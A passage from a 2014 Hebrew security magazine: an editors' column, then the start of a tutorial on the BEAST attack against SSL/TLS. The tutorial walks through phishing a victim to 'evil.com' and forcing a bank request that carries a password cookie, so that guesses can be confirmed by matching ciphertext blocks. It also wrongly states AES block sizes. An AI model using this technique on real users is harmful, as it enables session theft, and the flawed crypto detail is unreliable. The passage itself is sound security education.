Digital Whisper

גליון 49, פברואר 2014

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	יוחאי אייזנרייך, יובל סיני, דביר אטיאס (Syst3m ShuTd0wn), יובל (tsif) נתיב, להב לורד ו-5Finger.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-49 של DigitalWhisper! הגיליון השני לשנה הנוכחית.

שנת 2014 החלה, ובדיוק כמו ששנת 2013 הוגדרה כ"שנת הסייבר" שבה כל ארגון שמתעסק באינטרנט הוסיף לטייטל שלו גם את המילה "סייבר" וכל איש System הפך ל-"מומחה סייבר", אז השנה הזאת סומנה כשנת ה-"Internet Of Things", ונראה שכולם מסביב מדברים רק על זה (אם יצא לכם לדבר עם Buzzword-יסט ושמעתם את הקיצור "IoT" ולא הבנתם על מה הוא מדבר - אז זה זה). כולם מדברים על כך שזה ה-"דבר הבא", ואין מנוס וכבר מחר למקרר שלכם תהיה כתובת IP, ואיך עוד לא הגדרתם ב-Firewall של הטוסטר את פורט 7057 לכניסה על מנת שהם יוכלו להסתנכרן...

וכמובן, שהתקשורת וכל החברות הקשורות באבטחת מידע התחילו להתעסק בזה, ולהפחיד אותנו שהכל פרוץ, האיום של כולנו הוא שהאקר סעודי יפרסם באינטרנט מאגר מידע עם כתובת ה-MAC של המיקרוגל שלכם...

אז תנו לי בבקשה להרגיע אתכם (כן, אה?), אנחנו עוד לא שם, כן יש בתים "חכמים" שלמקררים שלהם יש כתובות IP, ויש אנשים שבגרביים שלהם יש תגי RFID שמדווחים על רמת החומציות למכונת הכביסה (טוב, את זה כנראה שעדיין אין...), אבל מכאן ועד שזה יהיה נפוץ ברמה עולמית כמו שכולם מקשקשים על זה - יעברו עוד הרבה פקטות ב-RJ...


אם תשאלו אותי (וגם אם לא...) הבקשה שלי לשנת 2014 היא: שהלוואי והשנה הזאת תעבור ללא שום Buzzwords נוספים, לא בתחום האינטרנט (סייבר, כן? ☺), ולא בתחום המשק הבייתי...

וכמובן, ברצוננו להודות במיוחד לכל מי שכתב מאמרים לגיליון הנוכחי, ובזכותם המגזין ממשיך להתפרסם: תודה רבה ל**יוחאי אייזנרייך**, תודה רבה ל**יובל סיני**, תודה רבה ל**דביר אטיאס (Syst3m ShuTd0wn)**, תודה רבה ל**יובל (tsif) נתיב**, תודה רבה ל**להב לודר** ותודה רבה ל**-5Finger**!

וכמובן - תודה רבה לעורכת שלנו, שילה ספרה מלר, על עריכת המאמרים בשעות לא שעות.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

תיאור מתקפת BEAST על הפרוטוקול SSL

מאת יוחאי אייזנרייך

פתח דבר

את המאמר על מתקפת BEAST (מעתה תקרא בפשטות BEAST) החלטתי לכתוב ממספר סיבות: ראשית, כשרציתי ללמוד על המתקפה בעצמי, לקח לי לא מעט זמן למצוא את כל החומר הנדרש ולהבין אותו כמו שצריך. לא מצאתי אתר שמאגד בתוכו את כל האינפורמציה בצורה מאוד נוחה וברורה, וחשבתי שיהיה נחמד לכתוב מאמר על BEAST בשפת הקודש.

שנית, לרוב כאשר אני צריך להסביר משהו לאנשים אחרים אני נתקל בפינות חשוכות שאין לי תשובות אליהן וזה מאלץ אותי לחקור את הנושא לעומק. ממש לעומק. לשם כך, החלטתי לקחת על עצמי לכתוב מאמר בנושא, ולהכנס גם לפרטים הקטנים, בכדי שהמתקפה תהיה לי ברורה לחלוטין. לבסוף, אני מוצא את הנושא מאוד מעניין, ואני מקווה שאצליח להצית התלהבות בקרב חוקרים וחובבי אבטחת מידע נוספים.

המאמר מתאר הרבה דברים בסיסיים שכנראה שכל קורא טכנולוג הדיוט יודע. השתדלתי לכתוב את המאמר כך שגם קוראים שהם לא בהכרח אוכלים HTTP לארוחת בוקר יבינו אותו ויגלו בו עניין. החלקים היישומיים מגיעים לקראת הסוף.

עוד מילה קטנה לפני שאני מתחיל - הרבה פעמים כשאני נתקל במערכות הצפנה (כגון SSL) אני מוותר לעצמי בטענה שזה "קשה מדי, מתמטי מדי, מסובך" ובפועל אחרי שאני מבין את הדברים לעומק, אני מגלה שהם לא היו מורכבים כמו שחשבתי. משום כך, השתדלתי לכתוב את המאמר בצורה הכי מובנת ופשוטה שיש, בכדי שגם מי שהוא טכנולוג אך לא התעסק בהצפנה בעבר יוכל להרגיש בבית. כן נדרשת הבנה בסיסית בפרוטוקולים ועולם האינטרנט, אך לא משהו יוצא מן הכלל.

מבוא

BEAST או בשמה המלא **Browser Exploit Against SSL/TLS** היא מתקפה על פרוטוקול SSL[1] אשר מאפשרת בהינתן תנאים מסוימים לקרוא תוכן של תעבורה מוצפנת. מה זה אומר בעברית פשוטה? שאני

[1] Secure Sockets Layer – תקן RFC5246. הפרוטוקול המעודכן הוא Transport Layer Security, (TLS). המתקפה פועלת גם על TLSv1.0, אך למען הנוחות ושמירה על קונבנציה, נכנה את הפרוטוקול SSL.

יכול להבין מה עובר בין המחשב שלכם לאינטרנט - גם אם אתם גולשים תחת SSL ויש לכם מנעול נחמד בדפדפן שמשרה בכם תחושת בטחון.

את המתקפה הציגו בכנס ekoparty שני חוקרים בשם Thai Duong ו-Juliano Rizzo בספטמבר 2011[2]. מתקפת BEAST מבוססת בעצמה על מתקפת צופן שעד אז הייתה ידועה אך נחשבה תיאורטית בלבד. המתקפה התיאורטית התגלתה כבר בשנת 2002 על ידי Phil Rogaway[3].

לאחר הפרסום, המתקפה עוררה הדים רבים בעולם אבטחת המידע, ונעשו מספר שינויי תקנים ותיקונים בדפדפנים שונים על מנת להתמודד עם המתקפה. לכאורה, מתקפה מסוג זו אינה אפשרית היום - אך הרבה מהעקרונות אשר מאפשרים את ההתקפה פועלים באותה צורה עוד היום.

אז איך כל הסיפור הזה עובד? Let's get down to business!

רקע - מספר מילים על הצפנה ואיך SSL עובד

אוקיי, אז SSL, למי שלא לגמרי מעודכן ברזי האינטרנט - הוא אולי הפרוטוקול המרכזי והמשמעותי ביותר בהעברת מידע בצורה מאובטחת מנקודה א' לנקודה ב', בלי שגורם צד ג' יוכל לפענח את המידע. קריאת אימייל, טרנזאקציות אשראי, פייסבוק, וכמעט כל אתר היום באינטרנט כבר משתמש ב-SSL. קצרה היריעה מלתאר אותו על כל רבדיו אבל אתחיל בפתיח כללי מאוד, וממנו נצלול להבנת המנגנונים הרלוונטים לטובת BEAST. מי שמכיר את הפרוטוקול מעט ואיך עובדת הצפנה באופן כללי יכול לדלג על פרק זה.

אם כן, נתחיל מדוגמא פשוטה - ברצוני לפנות אל הבנק ולברר מה היתרה שלי. לרוע המזל, השכן המרושע שלי (מעתה נכנה אותו "מיצי") משתמש ברשת האלחוטית שבביתי ומאזין לכל המידע שאני מעביר. אם לדוגמא הבנק יבקש ממני סיסמא בכדי להיכנס אל השירות ואני אשלח אותה אל הבנק, מיצי מיד יגלה את הסיסמא שלי, כיוון שהוא מאזין למידע שאני שולח אל הבנק, ובאמצעותה הוא יוכל לגנוב את כל הכסף שהרווחתי בעמל רב (שזה תרחיש גרוע רק בקצת מ"פיגוע פייסבוק").

בכדי למנוע את תרחיש האימים הזה, אני והבנק מסכימים להצפין את כל המידע בינינו כך שאם מיצי פתאום מחליט להתלבש לי על הרשת, הוא רק יראה מידע מוצפן, ולא יוכל לחלץ את הסיסמא שלי. ניצחון!

[2] http://www.ekoparty.org/2011/thai-duong.php
[3] https://web.archive.org/web/20120630143111/http:/www.openssl.org/~bodo/tls-cbc.txt

אבל רגע. מה זה אומר שאני והבנק "מצפינים את המידע"? איך פתאום הקסם הזה קורה? אז הקסם הזה מורכב משני רכיבים משמעותיים - מפתח וצופן.

צופן הוא השיטה בה אנחנו מצפינים את המידע, כלומר - אני והבנק צריכים להסכים בינינו על שיטה מסוימת ששנינו יודעים אותה, והיא מאפשרת לקודד את המידע. לדוגמא אפשר להחליט שכל אות באל"ף-בי"ת העברי נחליף באות אחרת. לדוגמא: האות "א" תהפוך לאות "ג", האות "ב" תהפוך ל"ד" וכן הלאה (שיטה זו נקראת "צופן קיסרי" או "צופן היסט").

מפתח הוא הסוד המשותף שמשמש את השיטה להצפין, כלומר - אם נחזור לדוגמא הקודמת - כל אות באל"ף-בי"ת הופכת לאות שנמצאת במרחק +2 ממנה. כך ש-"א"->"ג" "ב"->"ד" וכן הלאה. אם כן - השיטה שלנו היא צופן קיסרי, והמפתח במקרה זה יהיה **+2**. המפתח הוא סוד משותף ביני ובין הבנק, שאסור שיוודע לאנשים אחרים! (אז בחיאת, אל תגלו...)

אם לדוגמא אני רוצה לשלוח לבנק את המילה "סיסמא", בפועל אני אשלח לו "פלפסג". הבנק יודע את שיטת הצופן ואת המפתח, ולכן כשיחליף כל אות בזו שנמצאת 2 מקומות לפניה באל"ף-בי"ת, הוא יבין שאני רוצה לשלוח לו "סיסמא". דוגמא לטבלה שממחישה את ההצפנה עם מפתח +2:

א	ב	ג	ד	ה	ו	ז	ח	ט	י	כ	ל	מ	נ	ס	ע	פ	צ	ק	ר	ש	ת
ג	ד	ה	ו	ז	ח	ט	י	כ	ל	מ	נ	ס	ע	פ	צ	ק	ר	ש	ת	א	ב

עכשיו, בואו נזכר בשכן המרושע שלי - מיצי. הוא עשוי לדעת שהשיטה שאני והבנק משתמשים בה היא צופן קיסרי, אבל זה לא יעזור לו, כל עוד הוא לא ניחש את מפתח ההצפנה הנכון. הוא עלול לראות שאני שולח "פלפסג", אבל כל עוד הוא לא הבין שהמפתח הוא +2, הוא יכול לשבור את הראש בניסיון לשים את הידיים המטונפות שלו על הכסף שלי. למי שאיבד אותי - סיפקתי עזר חזותי שאמור לסייע בהבנת הנכתב.

אז אני והבנק מבסוטים אחד על השני, אנחנו רק צריכים להסכים על צופן ועל מפתח - לכאורה, לא בעיה מאוד קשה. כאן נכנס לתמונה פרוטוקול SSL. במקום שאני אצטרך ללכת פיזית לבנק (או לכל הפחות לדבר עם מוקדנית), פרוטוקול SSL מבצע את כל הטרחה הזו בשבילי, על גבי תשתית האינטרנט הקיימת. הוא כזה גבר, שהוא גם עושה את זה מול פייסבוק, ג'ימייל, ורחמנא ליצלן - קופת חולים (לא רוצה לדמיין אפילו את המוקד שם). אז איך הוא עובד כל כך הרבה בלי להתעייף?

ב-3 שלבים מרכזיים

א. הסכמה על שיטת הצפנה - חשוב מאוד שאני והבנק נעבוד באותה השיטה. SSL עושה ביננו בוררות עד שנבחר שיטת הצפנה שטובה לשנינו. זכרו - אין שום בעיה שמיצי ידע באיזו שיטה אני והבנק משתמשים, כל עוד אין בידיו את המפתח.

ב. העברת מפתח - פה כבר מגיע חלק מאוד מאוד טריקי ומסובך. אני והבנק צריכים להעביר בינינו איזשהו סוד, בלי שמיצי החטטן יגלה אותו. אני לא אכנס לעומק הדברים ואסביר איך זה עובד, אז פשוט אציב כעובדה ש-SSL מסוגל להעביר סודות מסוימים בלי שמיצי יראה. למתעניינים - חפשו עוד על החלפת מפתחות, RSA, והצפנה א-סימטרית. השורה התחתונה היא שאני והבנק הסכמנו על איזשהו סוד בינינו שיעזור לנו להצפין את התעבורה בינינו. בכל אופן - זה לא חלק קריטי בכדי להבין את BEAST.


ג. העברת המידע עצמו - אחרי שאני והבנק הסכמנו על שיטה ומפתח - כל מה שנותר לנו הוא להעביר בינינו את המידע. אני מדגיש שההצפנה שאנו משתמשים בה היא סימטרית! בעברית: טקסט מוצפן ("פלפסג") יכול להפוך באופן ישיר לטקסט קריא ("סיסמא") באמצעות המפתח הנכון ("2+"). הכוונה היא שזו פעולה הפיכה.

צוללים פנימה - Block Cipher

אחרי שעברנו את הבסיס התיאורטי הזה, אפשר להתחיל להגיע לפרטים העסיסיים והטכניים שמרכיבים את BEAST. פרוטוקול SSL מאפשר להשתמש במספר מנגנוני הצפנה, אשר אחד מהם, וניתן אף בזהירות להגיד - הפופולרי מביניהם (או לפחות עד סוף 2011), נקרא בשם Advanced Encryption Standard (AES)[4]. הצופן מהווה סטנדרט מוכר בעולם ונפרט מעט על דרכי פעולתו בכדי להבין למה הוא יכול להיות בעייתי.


[4] הסטנדרט של שיטת ההצפנה - http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf

אז AES עובד בשיטה שנקראת "Block Cipher" או "צופן בלוקים". זה אומר שהוא מחלק את המידע שאני רוצה להעביר לחתיכות ("בלוקים"), מצפין כל חתיכה, ומעביר הלאה. אם לדוגמא אני רוצה להעביר לבנק את ההודעה "שלום בנק!" (למה לעזאזל שאני ארצה לעשות דבר כזה? אין לי מושג), אז AES יחלק את המידע לדוגמא לבלוקים של 4 תווים כל אחד ("שלום" "בנק!"), ואז יצפין אותם לטקסט אחר לגמרי ("ABCD" "WXYZ").




חדי העין יבחינו שבהודעה "שלום בנק!" קיים רווח בין המילים שהתעלמתי ממנו בגסות. אין לי משהו אישי נגד רווחים בין מילים, אך לשם הדוגמה הפשוטה וההמחשה בלבד, אני אמשיך לעשות זאת. כמובן שבמציאות כל תו שהוא עובר הצפנה. בנוסף, המילה "שלום" מוצפנת ל-"ABCD" רק לשם ההמחשה (וכך גם עם שאר הדוגמאות). במציאות היא תוצפן כנראה למשהו אחר לחלוטין.

שימו לב שעבור כל בלוק, AES משתמש באותה השיטה ובאותו מפתח ההצפנה. זאת אומרת, אם אני והבנק מסכימים שהמפתח בינינו הוא "ססמי", ואני אשלח לבנק "שלום שלום", מה שיקרה הוא ש-AES יחלק את המידע לבלוקים "שלום" ו-"שלום", ויצפין את שניהם. התוצאה תהיה אותו דבר - " "ABCD "ABCD"".




עם זאת, אם אני אשלח "שלום" פעם באמצעות המפתח "סמי" ופעם אחרת באמצעות המפתח "הפתח", אני אקבל שתי תוצאות שונות. זכרו - השיטה היא אותה שיטה, אבל מפתח ההצפנה שונה, ולכן הצופן המתקבל יהיה שונה.



מה שמייחד את AES מצפנים אחרים הוא שיטת ההצפנה (זו שבדוגמא הופכת את "שלום" ל-"ABCD"). אני לא אכנס לפרטים איך ההצפנה של AES עובדת, כיוון שלשם כך יש להסביר עוד המון נושאים מתקדמים לעומק, וזה לא רלוונטי לשם הבנת BEAST. למי שמעוניין יש אחלה קומיקס שמסביר את הנושא בצורה מעולה.

למתעניינים בפרטים הטכניים (שמכאן יתחילו לצוץ יותר) - AES עובד עם בלוקים של 128 או 256 ביט (כלומר 16 או 32 בתים בהתאם). במקרה שהמידע לא מתחלק בדיוק לגודל הבלוקים, מתווסף Padding (ריפוד) לבלוק האחרון כך שיתאים בדיוק לגודל של בלוק שלם. ברוב הדוגמאות פה אני לא אקפיד להראות 16 או 32 בתים, אבל העיקרון ישאר זהה.

<u>השורה התחתונה והחשובה שצריך לזכור מהחלק הזה</u>, והיא זו שבסוף יוצרת את הבעיה - אם אני מכניס את אותו התוכן **plaintext** ("שלום") ואשתמש באותו מפתח **key** ("סמי"), אני אקבל תמיד את אותו המידע המוצפן **cipher** ("ABCD").




מכאן והלאה נתחיל לראות יותר אותיות, מספרים וביטויים באנגלית בכדי להבהיר את הנקודה טוב יותר בהמשך. אל תדאגו - זה רק נראה מורכב.

מוסיפים סיבוך קל - Cipher Block Chaining

אוקיי, אז אנחנו יודעים איך Block Cipher עובד. יום אחד בבוקר, אני קם רענן במיוחד, ומקווה בלבי שהבנק יוריד לי את העמלות, יעלה לי את הריבית בחסכון, ויגיד לי שאני אדם עשיר. לשם כך אני מברך אותו בבוקר המון. ממש המון. אני שולח לו כל הזמן "שלום" "שלום" "שלום" "שלום" "שלום" בתקווה שזה ימצא חן בעיני הפקידה בבנק.

בינתיים בזמן שלמדנו על הצפנה, מיצי שלנו לא ישב על השמרים, שתה את החלב שנשפך, וניסה להבין איך הוא יכול לפרוץ לי לבנק. להזכירכם - הוא עדיין מחובר לרשת האלחוטית שלי, והוא רואה את כל מה שאני שולח לבנק. באותו בוקר של רעננות וברכות שלום, הוא רואה שאני שולח לבנק "ABCD" בלי הפסקה (זוכרים? הוא רואה את התוכן המוצפן שאני שולח לבנק).




למה שהוא ישלח כל כך הרבה ABCD?

למיצי עולה רעיון מבריק. כיוון שמדובר בשעת בוקר - ובשעת בוקר לרוב מברכים בברכת "שלום" ("בוקר טוב" זה כל כך 2001...), הוא מנחש שבטח אני מברך את הבנק ב"שלום". אז איך הוא יכול לאשש את ממצאיו? מיצי הוא שכן חכם ותחמן, והוא דופק על הדלת שלי עם תפוח מורעל ומציע לי לאכול ממנו. כיוון שאני מקפיד על הבריאות שלי ועל שכנות טובה, אני מסכים בנימוס.

לרעל יש השפעה מעניינת - כך שמעכשיו כל מילה שמיצי צועק לעברי מהבית שלו, אני אשלח אל הבנק. בהתחלה מיצי צועק לי לשלוח אל הבנק "יא גנבים שכמותכם!" והוא רואה שאני שולח אל הבנק מידע

מוצפן בערך כזה: "GHFDGJFHFDSF". אחר כך הוא צועק לי לשלוח אל הבנק "שלום", ורואה שעובר המידע "ABCD". בינגו! אז מה בעצם מיצי עשה? הוא עדיין לא יכול לקרוא את מה שעובר ביני ובין הבנק (כי אין לו את המפתח), אבל הוא יכול לגרום לי להעביר מידע אל הבנק וכך לקשר ש"שלום" הופך ל"ABCD" באמצעות המפתח ושיטת ההצפנה שאני והבנק קבענו. מבולבלים? ככה זה עובד:




המשמעות היא שבהינתן שמיצי יכול גם להאזין למידע שלי, וגם לגרום לי לשלוח מידע אשר בשליטתו, הוא יוכל לקבל אפשרות "מנוונת" לקרוא את המידע אשר עובר ביני ובין הבנק. המידע עדיין לא חשוף לו לחלוטין, אך הוא יכול לנחש מה אני מעביר לבנק (לדוגמא: "סיסמא", "משיכת מזומן" וכו'), לגרום לי לשלוח את המידע הזה פעם אחת, ובכך להבין למה כל אחד מהטקסטים הללו הופך כאשר הוא מוצפן. לכאורה הוא עדיין צריך לנחש המון אפשרויות בכדי להשיג את הסיסמא שלי, אך בהמשך נראה איך מטרה זו הופכת לקלה באופן יחסי.

פה אני נאלץ להפרד ממיצי ומהדוגמא הזו כי כבר די כפיתי את הדוגמא על המציאות, תוך כדי שימוש בסיפורי שלגיה, חתולונובלה, ודירה להשכיר. אז איך אנחנו מתרגמים את מה שקורה כאן לפרקטיקה בעולם האינטרנט? (הפעם נניח שאני התוקף הנבזי ואני מאזין לרשת של השכן שלי).

ראשית, עלי לגרום לשכן שלי להכנס לאתר מרושע בשליטתי, **evil.com** (אחד הדומיינים אם לא ה-!). אני יכול לעשות זאת באמצעות מייל פישינג לדוגמא ("תמונות של בר רפאלי לוהטטט חובה"). השכן נפל קורבן וגלש לאתר האינטרנט שלי. אני מפנה אותו לאתר הבנק שלו באמצעות AJAX לדוגמא, וגורם לו לבצע את הפניה הבאה:


```
POST /home \r\n
Cookie: password=12345678\r\n
....
\r\n
password=12345678
```

הערה טכנית: מותר לי להפנות את השכן לאתר של הבנק שלו עם העוגיות המתאימות בלי לשבור את ה-Same Origin Policy. השכן יפנה לאתר, אבל אני עדיין לא אוכל לקרוא את העוגיות שלו מהדפדפן.




עכשיו, זוכרים שהמידע מתחלק לבלוקים? מה יקרה אם password שמופיע תחת שדה ה-Cookie ו-password שמופיע בתוכן הבקשה יהיו שניהם בדיוק מיושרים על בלוק? לפי מה שלמדנו עד עכשיו אם התוכן (plaintext) זהה, והמפתח (key) זהה, אז הצופן (cipher) יהיה זהה.

אנחנו נניח לדפדפן לשלוח את העוגיות המתאימות לבנק (ובמקרה הזה, סיסמא), ובגוף הבקשה נשלח את הניחוש שלנו לסיסמא. מה שזה אומר בפועל, שאני יכול כל פעם להפנות את השכן שלי לאתר הבנק ולבצע ניחושים מושכלים מה הסיסמא שלו. כשהניחוש שלי יהיה נכון, אני אראה שני בלוקים מוצפנים אשר אני לא אדע לקרוא את תוכנם, אך כיוון שהם זהים, אני אדע שהניחוש שלי נכון. יישור המידע על הבלוק לא מהווה בעיה מורכבת כיוון שאפשר לשחק לא מעט עם הפרמטרים של בקשת ה-HTTP.




כפי שניתן לראות בדוגמא - ניחוש נכון של הסיסמא "12345678" כאשר שתי הסיסמאות מיושרות על בלוק, מוביל לשני בלוקים מוצפנים זהים.

